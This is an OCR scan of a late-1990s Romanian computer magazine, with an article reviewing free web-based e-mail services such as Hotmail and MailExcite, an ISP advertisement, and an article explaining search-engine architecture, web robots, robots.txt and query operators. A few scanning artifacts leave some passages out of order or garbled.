Adrese de e-mail gratuite putem obţine de la mai mulţi furnizori. Cel mai vechi este JUNO (http://www.juno.com.), care oferă şi software gratuit pentru abonaţi. Serviciul este accesibil prin linie telefonică, existând peste 400 de numere disponibile. Serviciul prezintă acum doar interes istoric, existând în momentul de faţă soluţii mai convenabile. Este vorba de cutiile poştale accesibile din browser.

HotMail oferă această posibilitate de a avea adresă e-mail proprie şi cutie poştală personală gratuită. Pentru cei care nu au acces propriu de la un furnizor, ci pot consulta cutia doar din navigatorul unui prieten sau de la o Cafenea Internet, soluţia este ideală. Dar este convenabilă şi pentru cei care doresc să aibă corespondenţă personală cu care nu ocupă spaţiu pe discul de acasă sau de la firmă. Furnizorul serviciului asigură secretul corespondenţei. Adresa Web de acces la HotMail este: http://www.hotmail.com/

HotMail nu este singurul ofertant. Înainte de a vă decide, consultaţi oferta de la Excite (http://www.excite.com), cunoscut până acum pentru serviciile de căutare pe Web. Noul serviciu de adresă e-mail şi cutie poştală gratuită este accesibil la MailExcite (http://mailexcite.com). Citiţi cu atenţie pagina de prezentare, suficient de convingătoare şi luaţi decizia care vă convine. Având o cutie poştală pe Web, veţi putea primi corespondenţa şi în timpul vacanţei.

În momentul redactării articolului, Firefly (http://www.firefly.com) era în plin proces de restructurare a sitului. Cutia de mesaje, oferită până acum de acest furnizor de servicii, era extrem de convenabilă. Probabil că, pe situl restructurat, oferta va fi mult mai bogată şi merită să-i vizitaţi măcar, după citirea acestei prezentări.


MailExcite Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://mailexcite.com/
mail excite
Worldwide E-Mail Solution
Already a MailExcite user? Log in here!
User Name:
@mailexcite.com
Password:
Login
New users -- sign up or learn more!

Try our non-frames version (without javascript too!)

Who should use non-frames?

Forgot your password? Here's a hint

Never give out your password! Even to someone who says they work for us...


Free web-based e-mail, available through any Internet connection -- anytime, anywhere.

MailExcite provides you with a free e-mail account which allows you to access your e-mail from any computer in the world

Remember: Your account logs out automatically if left idle for 90 minutes.

APRECIERE					
TECHNOLOGIE	★	★	★	★	★
IMPLEMENTARE	★	★	★	★	
PERFORMANŢĂ	★	★	★	★	

Un alt ofertant NetAddress (http://netaddress.usa.net) oferă servicii complexe, care, pe lângă posibilitatea de a avea adresă unică şi cutie poştală, mai include posibilitatea de a citi scrisori având extensii MIME, preluarea scrisorilor de la alte adrese sau transmiterea lor la mai multe adrese destinaţie. Scrisorile rămân accesibile, indiferent dacă aţi schimbat furnizorul ISP, locul de muncă sau localitatea. Accesul la cutie se păstrează, datorită tehnologiilor Web.


Hotmail - The World's FREE Web-Based Email - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.hotmail.com/
hotmail
The World's FREE Web-Based Email
REGISTERED USERS
Please Log In Here:
Enter
VISITORS
Who Should Sign Up?
Sign Up Here!
More About Hotmail

Register For Your Own Free Email Service Or Learn More About Hotmail Below

APRECIERE					
TECHNOLOGIE	★	★	★	★	★
IMPLEMENTARE	★	★	★	★	★
PERFORMANŢĂ	★	★	★	★	

Pentru cei care au adresă deja, dar mai doresc o altă adresă, Geocities (http://www.geocities.com) poate fi una din soluţii. Interesant la acest sit nu este totuşi adresa, ci posibilitatea de a vă crea gratuit propriile pagini Web. Puteţi ocupa aici gratuit până la 2MB de spaţiu de disc, cu fişiere proprii.

Ca la toate lucrurile bune, avem şi aici unele părţi mai puţin bune. Unii furnizori ataşează şi reclame la mesaje, astfel acestea devin mai voluminoase şi accesul mai lent. Oricum, accesul este mai lent ca cel la un ISP local. Există limitări în timp, scrisorile fiind păstrate un anumit număr de zile şi uneori limitări în volum, adică numărul scrisorilor ce se păstrează. Utilizarea de criptare poate crea probleme. Cred că nu este cazul să amintesc că Neticheta trebuie respectată peste tot, în mod firesc. Abuzul poate avea consecinţe foarte neplăcute.

Noile servicii asigură o mai mare libertate de mişcare, libertate în general. Utilizate cu atenţie ne vor fi de mare ajutor.■

Darvas Zoltán este elev la BME-ISS Budapesta şi poate fi contactat la **darvaszoltan@hotmail.com**

E-mail
internet
Netscape
WebTalk
IExplorer
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

StarNets

Your Internet Business Solution

InterComp	Bucureşti	01 3238255
Electronum	Bucureşti	01 3120440
CINOR	Bucureşt	01 3120579
ALGORITMA	Bucureşti	01 2122151
UNICOM	Bucureşti	01 2234359
CanadSystems	Bucureşti	01 3236888
CEDRU	Bucureşti	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Braşov	068 319181
RomaniaOnLine	Braşov	068 321529
HARD-TEST'94	Brăila	039 639533
DATA NET	Constanţa	041 694520
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
EST COMPUTER	Focşani	037 217655
HARD-TEST'94	Galaţi	036 467752
REMUS ROMÂNIA	Piatra-Neamţ	033 213333
COMP-ARG	Piteşti	048 214269
INTER-CONEXION	Piteşti	048 219267
COMPUTER STARS	Piteşti	048 215099
TRANSDATA	Ploieşti	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgovişte	045 218343
BIMOS	Tg.Jiu	053 210741
SARATOGA		
Computer Networks	Timişoara	056 199780
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

Numai prin noi aveţi acces la Internet din toată ro, cu viteză maximă şi costuri minime!

InterComp


@Powered by SPARC-Solaris

Programe de căutare de informaţii pe Internet

De Zöldi Árpád

Scurt istoric

Reţeaua Internet pe care o cunoaştem aztăzi s-a schimbat destul de mult de-a lungul anilor, fiind rezultatul unui proces schimbare şi extindere de circa 30 de ani. Marile universităţi americane au avut un rol important în dezvoltarea acestei reţele, în colaborare cu DoD (Department of Defense - Departamentul de Apărare al SUA). După ce reţeaua a trecut în domeniul universitar, a fost folosit mai ales pentru colaborarea între universităţi, profesori şi studenţi, în special pentru schimbul rapid de informaţii. Cu timpul, foarte multe reţele regionale universitare şi comerciale şi a multor organizaţii s-au conectat la această reţea, iar rezultatul este Internetul din prezent. Şi în zilele noastre, pricipalele două aplicaţii ale Internetului sunt comunicaţia rapidă şi sigură între persoane aflate la distanţe mari, răspîndite pe glob, precum şi publicarea de informaţii.



Named #1 in *PC Computing*'s Search Engine shoot-out.

Tip: Use "must not contain" (in "Modify") to exclude pages from your search.

Would you like to be told about things as soon as they are

În ultimii ani, Internetul s-a răspîndit foarte mult, în special din cauza posibilităţii de a publica şi oferi informaţii, prin metode simple, unui număr foarte mare de utilizatori. De-a lungul timpului, au apărut o mulţime de unelte de publicare de informaţii pe Internet. Primele dintre ele, cele care au dominat pînă în 1992, au fost FTP şi NetNews. În jurul anului 1992, Gopher şi WAIS (Wide Area Information Service) au devenit populare pentru că au simplificat interacţiunea în reţea şi au oferit metode mai bune de navigare prin informaţii. Gopher este utilizat şi azi dar de un număr mai mic de persoane. Este bazat pe meniuri, utilizatorul putînd selecta dintr-un meniu ce anume îl interesează, iar rezultatul acestei selecţii va fi un alt meniu sau o anumită resursă. WAIS are o interfaţă grafică intuitivă şi este o colecţie mare de informaţii indexate, oferind un mod de navigare în date destul de bun. De asemenea, dispune de un sistem performant de căutare a acestor informaţii. În anul 1993, cîţiva cercetători de la un centru de cercetare în fizică din Elveţia (CERN) au inventat o nouă unealtă pentru publicarea pe Internet a infomaţiilor: World Wide Web, respectiv protocolul HTTP (HyperText Transfer Protocol). Cu apariţia primului browser grafic - Mosaic - în acelaşi an, publicarea informaţiilor pe World Wide Web a cunoscut o creştere şi o răspîndire uluitoare. Din acest moment, s-a produs o explozie de informaţii, iar utilizarea Internetului a cunoscut o rapidă răspîndire, numărul calculatoarelor conectate la Internet crescănd exponenţial. Acest lucru se datorează atractivei interfeţe grafice a browserelor, binecunoscute ca Netscape sau Internet Explorer, şi a uşurinţei de a folosi aceste unelte, fiind posibilă accesarea datelor multimedia, de diverse formate, prin intermediul legăturilor WWW. Explozia continuă şi azi, numărul utilizatorilor Internetului creşte într-un ritm ameţitor şi se aşteaptă ca această creştere să continue şi în următorii ani.

Din moment ce publicarea de informaţii pe Internet a devenit uşoară, populară şi ieftină, utilizarea în mod efectiv a informaţiilor accesibile a devenit tot mai greoaie. Volumul informaţiilor continuând să crească rapid, a devenit tot mai greu găsirea infomaţiilor relevante. Mai mult, sistemele de informaţii actuale - serverele Web - se confruntă cu o supraîncărcare şi avem de-a face cu gîtuiri şi blocaje pe reţea, din cauza numărului tot mai mare de utilizatori care încearcă să acceseze informaţii disponibile pe Internet.

Reţeaua Internet şi World Wide Web -ul sunt reţele descentralizate, dinamice şi foarte diverse. Navigarea pe WWW este dificilă, iar găsirea de informaţii poate fi o adevărată provocare. Unul dintre motive este creşterea rapidă a volumului datelor, a numărului utilizatorilor şi marea diversitate a datelor, ceea ce duce la folosirea efectivă a informaţiei din ce în ce mai dificilă. Un alt motiv este că utilizatorii Web-ului, de obicei, navighează pentru a găsi informaţii urmărind legături hipertext. Cu continua creştere a Web-ului, utilizatorii sunt nevoiţi să parcurgă tot mai multe legături ca să găsească ceea ce caută. Astfel traversarea individuală pentru a găsi informaţii devine o soluţie care nu este deloc practică. De aceea, utilizatorii au ajuns să depindă de *programe de căutare* sau căutătoare (search-engines), care îi ajută în căutarea informaţiilor disponibile prin Internet.

Ce este un program de căutare?

Din cauza dificultăţii (sau a imposibilităţii?) de a păstra un imens spaţiu de informaţii organizate, a nevoii de mult lucru pentru traversarea de sisteme informaţionale mari şi din cauza naturii subiective a organizării acestor informaţii, majoritatea programelor de căutare - sau sisteme de descoperire a resurselor - creează o bază de date, un index al infomaţiilor accesibile pe reţea. Cînd utilizatorii apelează la aceste programe de căutare, pentru a-i ajuta în găsirea de informaţii, are loc, de fapt, o căutare în această bază de date.

Multe dintre uneltele de căutare şi indexare fac parte din una din următoarele categorii:

- programe care generează indexuri de nume de fişiere sau nume de meniuri ale informaţiilor larg răspîndite, de exemplu Archie sau Veronica;
- programe de căutare care generează indexuri complete pentru tot conţinutul fişierelor, de exemplu Lycos sau WebCrawler.

Indexurile de nume sunt foarte eficiente din punct de vedere al spaţiului pe care îl ocupă, dar ele suportă doar cereri limitate, în multe cazuri negăsind rezultate. E posibil ca să creăm cereri de căutare şi să avem rezultate, doar dacă există fişiere ale căror nume conţine subşirul respectiv. Indexurile globale pe conţinutul fişierelor devin mai puţin utile cu creşterea volumului informaţiilor, ele ocupînd foarte mult spaţiu şi cauzează ca, la multe cereri, să se găsească ca rezultat prea multe informaţii, din care foarte puţine sunt de fapt utile utilizatorului.

Unele programe de căutare, ca de exemplu AliWeb, colectează indexuri locale care descriu ce informaţii se găsesc pe un anumit server. Această abordare necesită ca administratorii să creeze aceste fişiere, şi să introducă într-un format special datele cerute, pe care să le stocheze pe servere. Mulţi administratori de servere, însă, nu au fost de acord să facă acest efort suplimentar.

Putem spune deci că majoritatea programelor performante de căutare de azi generează indexuri enorme, pentru întregul conţinut al documentelor (full-content indexing). Aceste programe de căutare folosesc *roboţi* Web, pentru a transfera pe sistemul de fişiere local informaţiile, documentele care trebuie indexate. Aceşti roboţi sunt programe software care încearcă să localizeze şi transferă un număr mare de documente WWW, traversînd în mod recursiv legături hipertext, pornind de la un set de documente cunoscute. Aceste programe nu necesită luări de decizii centralizate şi nici participarea a unor webmaster-i individuali, fiind nevoie doar ca ele să fie compatibile cu standardele care guvernează şi fac Web-ul să funcţioneze. Programele de căutare de acest gen tind să genereze baze de date mai complete decît cele care se bazează pe efortul voluntar de colaborare a webmaster-ilor.

Probleme

Programele de căutare şi indexare actuale ne oferă un serviciu extrem de util: localizarea informaţiilor dorite, pe baza unor cereri create de utilizator. Aceste programe care ne ajută atît de mult însă, nu sunt perfecte, ele au anumite deficienţe.

Înainte de a prezenta aceste deficienţe, trebuie să prezentăm cum funcţionează serverele Web. Aceste servere trebuie să trateze simultan un număr mare de cereri. Un server popular pe Internet recepţionează cîteodată sute sau chiar mii de cereri pe secundă, la care trebuie să răspundă în timp util. Acest lucru poate duce la o supraîncărcare a serverelor.

Prima dintre deficienţele programelor clasice de căutare este deci supraîncărcarea serverelor. Acest lucru are loc cînd un astfel de program trebuie să indexeze informaţia de pe un server, şi ca să facă acest lucru el porneşte un robot. Robotul transferă recursiv toate fişierele aflate pe acel server. Robotul fiind un program care se execută pe un calculator, el poate prelucra şi transfera aceste fişiere rapid, cu o viteză uimitoare, care nu se compară cu viteza cu care lucrează un utilizator uman. Acest lucru poate duce la supraîncărcarea serverului, iar dacă robotul este un program cu fire multiple care se execută în paralel, cererile HTTP către serverul web indexat pot creşte exponenţial.

Al doilea dezavantaj al programelor de căutare provine din faptul că acest robot trebuie să transfere informaţii de la toate serverele pe care programul de căutare le indexează, ceea ce, pe lîngă încărcarea serverelor, duce şi la un trafic intens pe reţea şi poate cauza blocaje. Acest lucru poate duce la întârzieri pentru utilizatorii care vizitează serverele indexate. Aceste deficienţe sunt dublate de faptul că programele de căutare - care sunt destul de multe - adună informaţii, dublate de faptul că programele de căutaredinare a efortului între ele.

O altă deficienţă este mărimea enormă a indexului, a bazei de date care ocupă foarte mult spaţiu. Fiind vorba despre indexare totală a conţinutului fişierelor, aproape fiecare cuvînt dintr-un fişier este indexat şi stocat în baza de date. În unele cazuri, mărimea indexului poate fi mai mare decît informaţiile indexate. Cu creşterea volumului datelor - procesul de indexare fiind o operaţiune lentă - timpul necesar indexării creşte şi el. Acest timp însă, nu are voie să depăşească o limită, iar, ca să rămînă sub această limită, este nevoie de noi resurse, pentru ca sistemul să rămînă performant. Pe partea pozitivă, indexurile o dată construite, formatul lor special permite o căutare foarte rapidă.

O altă probleme apare din două motive: din natura dinamică a Internetului şi din modul de funcţionare a programelor de căutare. Majoritatea programelor de căutare vizitează periodic serverele pe care trebuie să le indexeze. Din motive de performanţe şi pentru evitarea încărcării serverelor, perioadele acestea durează cel puţin o lună. Internetul fiind foarte dinamic, cu multe informaţii care se schimbă foarte des, de multe ori, sunt generate anumite rezultate care conţin legături incorecte la documente care nu mai există, informaţia respectivă nemaifiind disponibilă. Acest lucru poate fi destul de supărător pentru utilizatorii care caută informaţii.

Arhitectura unui program de căutare clasic

În general, un program de căutare clasic este constituit din mai multe module: nucleul de căutare, robotul de transfer, baza de date şi serverul de cereri. În continuare, vor fi prezentate separat aceste componente.

1. Nucleul de căutare

Această componentă a programului de căutare coordonează toate activităţile şi este responsabilă cu luarea deciziilor de genul care document va fi explorat în continuare şi iniţiază transferul documentului prin trimiterea unor instrucţiuni robotului care efectuează transferul. De asemenea, de obicei, are o bază de date a serverelor care trebuie indexate. Administratorul unui server web care doreşte ca un program de căutare să indexeze serverul administrat de el - şi la următoarele căutări să genereze rezultate şi de pe serverul respectiv - se conectează de obicei, la programul de căutare respectiv şi completează un formular HTML, în care descrie conţinutul serverului adminstrat de el. Astfel, el ajunge în baza de date a serverelor care trebuie vizitate şi indexate a programului de căutare. Nucleul de căutare vizitează fiecare server de pe listă periodic - nu mai des de o dată pe lună, pentru a nu genera trafic excesiv - şi transferă recursiv toate documentele de pe servere, pe care apoi le indexează.

2. Robotul de transfer

Acest program este responsabil cu transferul documentelelor de pe reţea, de la serverele Web, la comanda nucleului de căutare. Ca să funcţioneze corect, roboţii trebuie să respecte anumite reguli, care ţin de

Metode de căutare

Uneltele de căutare de azi oferă utilizatorilor mult mai mult decât cele de acum câțiva ani. Multe tehnici de căutare au rămas aceleași, dar au apărut câteva idei noi și anumite dezvoltări. Un domeniu activ în dezvoltarea programelor de căutare este căutarea bazată pe analiza semantică a cuvintelor. Unele unelte de căutare mai noi pot verifica, analiza mai multe cuvinte diferite, pe care oamenii tind să le asocieze împreună, fie prin consultarea unui dicționar în timpul executării operațiilor de căutare, fie prin analiza anumitor modele, tipare în fișierele în care termenii cererii apar, iar apoi caută documente similare. Unele programe combină ambele modalități.

În continuare, vom trece în revistă terminologia și funcțiile da bază în căutare, ca să înțelegem mai bine modul de funcționare a acestor programe.

Căutări AND, OR sau de „frază-exactă"

Majoritatea programelor de căutare permit utilizatorului să caute în mai multe feluri. Opțiunile cele mai des utilizate includ căutări AND, OR sau de frază-exactă. Fiecare dintre acestea își are rostul și e greu să avem rezultate folositoare de fiecare dată, dacă putem folosi doar una dintre aceste opțiuni. Unele programe de căutare permit folosirea unei sintaxe și mai complexe, cu alți operatori logici, ca NOT sau NEAR. Operatorul NEAR are semnificația că termenii conectați cu acest operator vor trebui să fie în text aproape unul de cealalt, să zicem la cel mult zece cuvinte distanță.

Căutarea de „frază exactă" înseamnă, de fapt, că vor fi căutate acele documente în care termenii cererii de căutare apar în ordinea în care le-a introdus utilizatorul și ajută la rafinarea căutării.

În general, pentru a restrânge, limita o căutare dintr-un domeniu vast, se poate utiliza operatorul AND pentru a lega mai mulți termeni de căutare. Sau s-ar putea căuta cuvinte întregi în loc de subșiruri. Pentru a restrânge domeniul și mai mult, s-ar putea căuta o frază exactă într-un text, și putem specifica ca în căutare să se facă diferență sau nu între literele mari și mici.

Pentru a lărgi domeniul de acțiune a unei căutări, putem conecta mai mulți termeni de căutare cu operatorul boolean OR, folosind o căutare de subșiruri, în loc de cuvinte întregi, și specificând ca căutarea să nu țină cont de mărimea literelor. Cu operatorul AND NOT, putem exclude un anumit cuvânt dintr-o căutare, pentru ca documentele rezultate să nu conțină acel cuvânt.

Unele programe au ca valoare implicită operatorul AND, altele operatorul OR. Cu ajutorul operatorilor logici și folosindu-ne de paranteze, putem crea cereri de căutare complexe, care să restrângă suficient domeniul de căutare, astfel ca rezultatele să fie cele dorite.

Modificatori

Modificatorii pot fi folosiți pentru a mai rafina căutările. La introducerea termenilor unei căutări, putem folosi acești modificatori, care permit un control mai mare al rezultatelor unor căutări.

Ghilimelele (" ") sunt folosite pentru a specifica fraze exacte. De exemplu, o căutare pentru „programe de căutare" va găsi doar documente care conțin cuvintele ca o frază exactă și nu va găsi pagini care conțin cuvintele în altă ordine, ca de pildă, „căutare de programe". Operatorul plus (+), pus în fața unui cuvânt sau a unei fraze, va obliga ca fiecare document rezultat să conțină cuvântul sau fraza respectivă. De exemplu, o căutare pentru „network programming" +Java va returna numai pagini care conțin cuvântul Java, dar paginile care descriu programarea în rețea vor fi considerate mai relevante. Echivalentul operatorului boolean AND NOT este operatorul minus (-), plasat în fața unui termen dintr-o cerere și va exclude toate paginile care conțin termenul respectiv. De exemplu, dacă creăm o cerere pentru +sports -golf, vor fi găsite pagini Web despre sport, cu excepția celor care conțin cuvântul golf. Un alt operator, este steluța (*), și are același sens binecunoscut de wildcard, putând însemna orice șir de caractere posibil și este folosit pentru căutarea ocurențelor unui grup de cuvinte cu un anumit început. Acest operator se atașează, de obicei, în partea dreapta a unui cuvânt. La căutătorul AltaVista de exemplu, * poate fi folosit doar după cel puțin trei caractere și va mai adăuga un sufix de 0 până la 5 litere mici. Astfel, cu această metodă, putem găsi diferite variante ale unui cuvânt.

Căutări de cuvinte întregi sau subșiruri

În mod evident, în unele cazuri, o căutare de subșiruri poate genera mult mai multe rezultate relevante. Dar, există anumite situații când dorim ca programul să caute exact un anumit cuvânt, iar rezultatele în care acel cuvânt este un subșir nu ne interesează. În acest caz, o problemă este determinarea sfârșitului unui cuvânt și începutul următorului cuvânt. Cuvintele întregi se termină sau încep cu separatori, aceștia putând fi spațiu, tab, punct, virgulă, punct și virgulă, semnul exclamării, paranteze, apostrof etc.

Unele căutătoare mai permit limitarea unei căutări printr-o opțiune specială doar la documente care să fie mai recente decât o anumită dată, specificată de utilizator.

Căutare bazată pe semantica cuvintelor

După cum am văzut mai înainte, sintaxa de creare a unor cereri de căutare are unele reguli stricte, care trebuie respectate chiar și pentru cereri simple. Dar, oamenii, de obicei, nu pot gândi ușor, liber în termenii operatorilor din logică, pentru a conecta termeni de căutare.

Căutarea bazată pe semantica cuvintelor poate găsi informații asemănătoare chiar în fișiere care nu conțin nici unul dintre cuvintele cheie pe care utilizatorul le-a specificat în cererea sa. Asemenea unelte sunt utile, în special în cazul colecțiilor mari de documente existente, care nu au fost create pentru a fi căutate.

1. Căutare cu ajutorul unor dicționare

O soluție pentru a lărgi domeniul unei căutări este folosirea unui dicționar, un fișier separat care conectează un număr mare de cuvinte cu o listă a cuvintelor echivalente obișnuite. Unele dicționare mai noi adaugă și corelează toate cuvintele noi pe care le găsesc pe parcurs în documente. Un dicționar poate fi folositor în special pentru utilizatorii care nu sunt familiarizați cu o anumită terminologie specială. Dar manipularea unor asemenea dicționare mari este foarte dificilă. De aceea, cele mai bune programe de căutare folosesc dicționare care se auto-întrețin și care găsesc pentru fiecare cuvânt cele mai comune sinonime și adaugă pe primele dintre ele automat la cererea utilizatorului.

2. Găsirea rădăcinii cuvintelor

Unele programe de căutare oferă reducere la rădăcină. Reducerea la rădăcină înseamnă găsirea rădăcinii unui cuvânt, iar apoi căutarea altor cuvinte care au aceeași rădăcină, dar sufixe diferite. În unele cazuri, acest procedeu poate produce referințe adiționale nedorite, dar găsirea referințelor care altfel nu ar fi fost găsite merită osteneala.

Acest procedeu are cel puțin două avantaje, comparat cu căutarea simplă de subșiruri într-un text. În primul rând, nu necesită ca utilizatorul să determine și să introducă rădăcina. Mai permite și asocierea unor ponderi de relevanță mai mari unor rezultate care se potrivesc exact cu cererea introdusă de utilizator, și o relevanță mai mică altor variante derivate.

Dar, un dezavantaj este că reducerea la rădăcină este dependentă de limbaj. Limbajele vorbite fiind complexe, un program de eliminare a prefixelor și a sufixelor cuvintelor, din limba engleză de exemplu, nu poate lucra cu cuvinte din alte limbi. Același dezavantaj al dependenței de limbaj apare și în cazul dicționarelor.

---

anumite probleme etice de bun simț de pe rețeaua Internet. În primul rînd, trebuie să se identifice, și să identifice proprietarul lor, pentru ca, în cazul unor probleme cu un server Web, probleme cauzate eventual de robot, administratorii sistemului să știe pe cine să contacteze. O altă problemă ar fi evitarea supraîncărcării serverelor Web. Un robot fiind un program care rulează pe un calculator, poate transfera fișiere cu o viteză uluitoare. Dacă este un program multi-threaded, numărul fișierelor prelucrate pe minut poate fi foarte mare. Dacă un asemenea robot se năpustește pe un server, în mod sigur, va cauza creșterea încărcării acestuia. O soluție la această problemă este ca robotul să țină o pauză - 30 de secunde este satisfăcător din punctul de vedere al serverului - între trans-

Standard pentru Excluderea Roboților

Standardul pentru Excluderea Roboților (Standard for Robots Exclusion - SRE) a fost creat de către Martijn Kostner, în anul 1994, și descrie un protocol de limitarea accesului roboților în anumite zone a Web-ului. Prin intermediul acestui standard, administratorul are posibilitatea să controleze accesul diferiților roboți la anumite zone de pe serverul Web. Controlul este puțin exagerat în acest caz, pentru că respectarea acestui protocol de către roboți nu este obligatorie. Dezvoltatorii de roboți respectă acest standard în mod voluntar, iar standardul nu conține nici un mecanism real pentru a bloca accesul la resursele interzise.

Administratorul pur și simplu specifică zonele de pe server pe care nu dorește ca programele de căutare să le indexeze. Asemenea zone ar putea fi:

- anumite locații infinite în care roboții ar putea rămîne blocați la infinit, așa numitele „găuri negre";
- locațiile care necesită multe resurse din partea serverului, ca de execmplu paginile generate dinamic;
- documente care ar atrage un trafic nejustificat de mare, de exemplu materiale erotice;
- documente care ar reprezenta o anumită instituție sau persoană nefavorabil, de exemplu informații confidențiale, reclamații, arhive de bug-uri pentru un anumit program;
- documente care nu sunt utile pentru publicul larg, deci nu merită indexate, informații de interes local, fișiere temporare;

Principalele obiective la proiectarea acestui protocol erau: simplu de administrat și simplu de implementat. Acest lucru a exclus, din start, protocoale speciale de nivel rețea, soluții specifice unei platforme sau schimbări la programele client ori server. Astfel, este folosită o resursă special formatată într-un loc cunoscut în spațiul serverelor Web. Ca urmare, acest standard afirmă pur și simplu că un robot, înainte să transfere fișiere de pe un server trebuie să caute în directorul rădăcină al serverului un fișier text cu numele robots.txt. Dacă este găsit acest fișier, trebuie interpretat și robotul trebuie să acționeze conform indicațiilor și restricțiilor specificate în fișierul respectiv. Fișierul are un format special, cu care se pot specifica zonele interzise pentru diferiți roboți. Această abordare de fișier text, cu un format special, satisface cerințele de proiectare: administrația este simplă, pentru că formatul fișierului este ușor de înțeles și nu necesită un software special pentru creare. Implementarea este și ea simplă, pentru că formatul fișierului permite o interpetare ușoară și aplicarea protocolului nu necesită schimbări nici la client, nici la server.

---

ferul consecutiv al documentelor de pe același server. De asemenea, ar fi bine ca robotul să se limiteze doar la fișierele de care chiar are nevoie. Un robot care transferă fișiere pentru a fi indexate nu are ce să facă cu fișiere grafice, de exemplu. O altă soluție pentru evitarea încărcării serverelor ar fi ca roboții să ruleze și să facă transferul la momente oportune, cînd serverele sunt mai libere. Dacă nu ar face așa și ar transfera fișierele cînd e îmbulzeală, cînd mulți utilizatori umani vizitează același server, aceștia din urmă ar înregistra întîrzieri semnificative. Este, de asemenea, de preferat ca un robot să nu viziteze prea des același server. O altă regulă este ca roboții să încerce să reducă din trafic și încărcarea serverului, prin tactica de a nu ataca un singur server dintr-o dată, ci să transfere documente de pe mai multe servere, simultan. De asemenea, ar fi corect din partea unui robot ca să avertizeze administratorul serverului pe care urmează să-l viziteze despre intențiile lui. Astfel, dacă apar anumite probleme cu serverul, acesta din urmă să știe la cine să apeleze. Administratorul serverului ar putea da sfaturi cînd este serverul mai liber, cînd este momentul oportun pentru transferul fișierelor care vor fi indexate.

În anumite cazuri, un administrator de server dorește să controleze accesul roboților la anumite fișiere, pe care nu le vrea indexate de un program de căutare. Pentru realizarea acestui lucru, s-a elaborat un standard prezentat în caseta Standard, pentru Excluderea Roboților.

3. Baza de date

Acestă componentă este responsabilă cu stocarea persistentă a datelor - de fapt a meta-datelor - unui document. Documentele transferate sunt indexate și rezultatele indexării sunt stocate. De asemenea, anumite programe de căutare stochează și legăturile dintre documente. De obicei, modul de indexare se bazează pe un algoritm de asociere, dând fiecărui cuvînt cheie o valoare de pondere. Fiind vorba de o indexare totală, pe tot conținutul documentului, aproape fiecare cuvînt din document este considerat un cuvînt cheie. Exceptate de la această regulă sunt cuvintele care sunt pe o listă a cuvintelor care nu pot fi cuvinte cheie. Acestea pot fi prepozițiile, conjuncțiile etc. De asemenea, unele programe de căutare nu consideră cuvinte cheie acele cuvinte al căror număr de apariție într-un document depășește o limită maximă. Modul de asociere a ponderii cuvintelor cheie are anumite reguli, care pot diferi de la un program la altul. Unele programe de căutare pur și simplu asociază o pondere în funcție de numărul de apariții a cuvintelor cheie din fișierele respective. Alte programe asociază o pondere mai mare acelor cuvinte, care apar în anumite zone mai importante ale documentului, în interiorul unor anumite tag-uri HTML, ca de exemplu titlul, care este în tag-ul <TITLE> , subtitluri, în tagurile <H1>...<H6>, cuvinte care apar în interiorul tagului META, la atributul „keywords", la începutul documentelor sau alte zone evidențiate în text. Unele programe mai iau în considerare proporția dintre cuvinte cheie găsite și numărul total al cuvintelor în document. În baza de date astfel creată, vor fi executate căutări la cererea unor utilizatori, iar documentele rezultate în urma unei căutări vor fi listate în ordinea descrescătoare a ponderilor.

4. Serverul de cereri

Acest modul implementează serviciul de cereri disponibil de pe Internet în forma unui formular HTML. În figura „Formular de creare de cerere de căutare" este prezentat un asemenea formular.

